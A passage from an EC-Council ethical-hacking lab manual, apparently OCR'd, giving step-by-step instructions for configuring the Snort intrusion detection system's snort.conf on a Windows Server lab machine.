


Figure 1.1.7: Snort.conf file in Notepad++

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.10.19**.

Note: This IP address may vary in your lab environment.

29. Leave the **EXTERNAL_NET any** line as it is.

30. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

Note: Here, the DNS server is **8.8.8.8**.




Figure 1.1.8: Set the network variables

31. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.

32. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

33. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules**; in Line 105, replace **../so_rules** with **C:\Snort\so_rules**; and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.




Figure 1.1.9: Snort Rules Path

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.




Figure 1.1.10: Snort Rules Path

35. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

Note: To create a text file, right-click anywhere inside the **rules** window and navigate to **New → Text Document**.

36. While changing the extension, if any pop-up appears, click **Yes**.
37. Switch back to **Notepad ++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.
38. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.
39. In this lab, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
41. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

Note: Add **<space>** in between **#** and **dynamicdetection** (Line 250).




Figure 1.1.11: Configuring Dynamic Loaded Libraries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.

43. Comment out all the preprocessors listed in this section by adding '**#**' and **<space>** before each preprocessor rule (262-266).

Note: To 'comment out' is to render a block of code inert by turning it into a comment.




Figure 1.1.12: Configuring Preprocessors

44. Scroll down to line 326 and delete **lzma** keyword and a **<space>**.




Figure 1.1.13: Deleting lzma

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.
46. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).




Figure 1.1.14: Configuring output plugins

47. In **Step #6**, add to line (534) **output alert_fast: alerts.ids**: this command orders Snort to dump all logs into the **alerts.ids** file.




Figure 1.1.15: Adding output alert

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what :** text field, enter **var** in the **Replace with :** text field, and click **Replace All**.

Note: You will get a notification saying 11 occurrences were replaced.

49. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.

